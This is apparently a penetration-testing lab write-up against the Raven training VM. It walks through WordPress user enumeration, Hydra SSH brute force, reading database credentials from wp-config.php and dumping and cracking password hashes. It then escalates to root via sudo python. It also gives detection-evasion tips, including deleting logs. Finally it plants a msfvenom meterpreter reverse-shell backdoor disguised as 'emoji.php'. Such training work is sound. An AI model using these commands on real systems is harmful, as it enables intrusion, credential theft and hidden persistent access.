[+] WordPress version 4.8.15 identified (Latest, released on 2020-10-29).
 | Found By: Emoji Settings (Passive Detection)
 |  - http://192.168.1.110/wordpress/, Match: '-release.min.js?ver=4.8.15'
 | Confirmed By: Meta Generator (Passive Detection)
 |  - http://192.168.1.110/wordpress/, Match: 'WordPress 4.8.15'
```



```
[i] User(s) Identified:

[+] michael
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] steven
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)
```

Exploitation: Password Discovery


- Hydra may be used to Brute Force a password, or by simply guessing
- After using hydra to bruteforce the SSH, we found michael’s password.



```
root@Kali:~# hydra -l michael -P /usr/share/wordlists/rockyou.txt 192.168.1
.110 -t 4 ssh
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or se
cret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-03-27 0
8:31:52
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to sk
ip waiting)) from a previous session found, to prevent overwriting, ./hydra
.restore
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344399 login tries (l:1/p:14344399), ~3586100 tries per
 task
[DATA] attacking ssh://192.168.1.110:22/
[22][ssh] host: 192.168.1.110   login: michael   password: michael
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-03-27 08:32:17
root@Kali:~# 
```


Exploitation: WordPress Config File + MySQL Root Credentials

- Once logged in as ‘michael’ we found the root password for the SQL DB
- > cat /var/www/html/wordpress/wp-config.php




```
// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');
```

- We then logged in as the root user to the SQL database



```
michael@target1:/var/www/html/wordpress$ mysql -D wordpress -u root -p
Enter password:
```


- Lastly, we retrieved usernames and hashes from the ‘wp_users’ table in the ‘wordpress’ database.



```
mysql> select * from wp_users;
+----+------------+------------------------------------+---------------+-------------------+----------+--------------------
---+---------------------+-------------+-----------------+
| ID | user_login | user_pass                          | user_nicename | user_email        | user_url | user_registered
   | user_activation_key | user_status | display_name    |
+----+------------+------------------------------------+---------------+-------------------+----------+--------------------
---+---------------------+-------------+-----------------+
|  1 | michael    | $P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0 | michael       | michael@raven.org |          | 2018-08-12 22:49:
12 |                     |           0 | michael         |
|  2 | steven     | $P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/ | steven        | steven@raven.org  |          | 2018-08-12 23:31:
16 |                     |           0 | Steven Seagull  |
+----+------------+------------------------------------+---------------+-------------------+----------+--------------------
---+---------------------+-------------+-----------------+
```

Exploitation: Using John to decode Hashes


- Using John the ripper, a default tool installed by on our Kali linux vm, we were able to decode the the hashes, and discover the password for ‘steven’.




```
Proceeding with incremental:ASCII
0g 0:00:03:27  3/3 0g/s 7900p/s 15801c/s 15801C/s 2209ac..2241ah
pink84           (?)
```

Exploitation: Privesc with Python Sudo Privileges

- Ability to gain root access with account “steven”s sudo privileges using a python script.
- https://gtfobins.github.io/gtfobins/python/#sudo



```
$ sudo -l
Matching Defaults entries for steven on raven:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin
\:/bin

User steven may run the following commands on raven:
    (ALL) NOPASSWD: /usr/bin/python
```



```
$ sudo python -c 'import os; os.system("/bin/sh")'
# whoami
root
```

Avoiding Detection

Stealth Exploitation of SSH / Weak Password

Mitigating Detection

- A simple but not always effective means of mitigating detection would be to slow down the timer speed on hydra. I.e. “-t 1” flag instead of “-t 4”

Stealth Enumeration + Exploitation of Wordpress Server

Mitigating Detection

- Hide in normal day traffic
- Hide in coordinated attack traffic
- wpscan: stealthy mode + proxy
- nmap: slow timer + proxy

Stealth Exploitation of Privesc using Python Sudo Privleges

Mitigating Detection


- Hide in normal traffic - establish a session without drawing suspicion and make the python command run less likely to stick out as abnormal traffic.
- Execute python command in /tmp/ and delete logs after root access gained (only works if no SIEM in place)

Maintaining Access

Achieving Backdoor Access on the Target

The team was able to create a Reverse_TCP shell on the target using the following method

In order to avoid detection, the team used a port in the “User” port range, staying away from common service ports




```
root@Kali:~# msfvenom -p php/meterpreter_reverse_tcp LHOST=192.168.1.90 LPORT=25317 -f raw > emoji.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 30689 bytes
```

Achieving Backdoor Access on the Target


Backdoor Overview

- Since we already had SSH access to michael, we used Secure Copy (scp) to install a meterpreter Reverse_TCP backdoor



```
root@Kali:~# scp emoji.php michael@192.168.1.110:/home/michael
michael@192.168.1.110's password:
emoji.php                                                                                               100%   30K
root@Kali:~# █
```

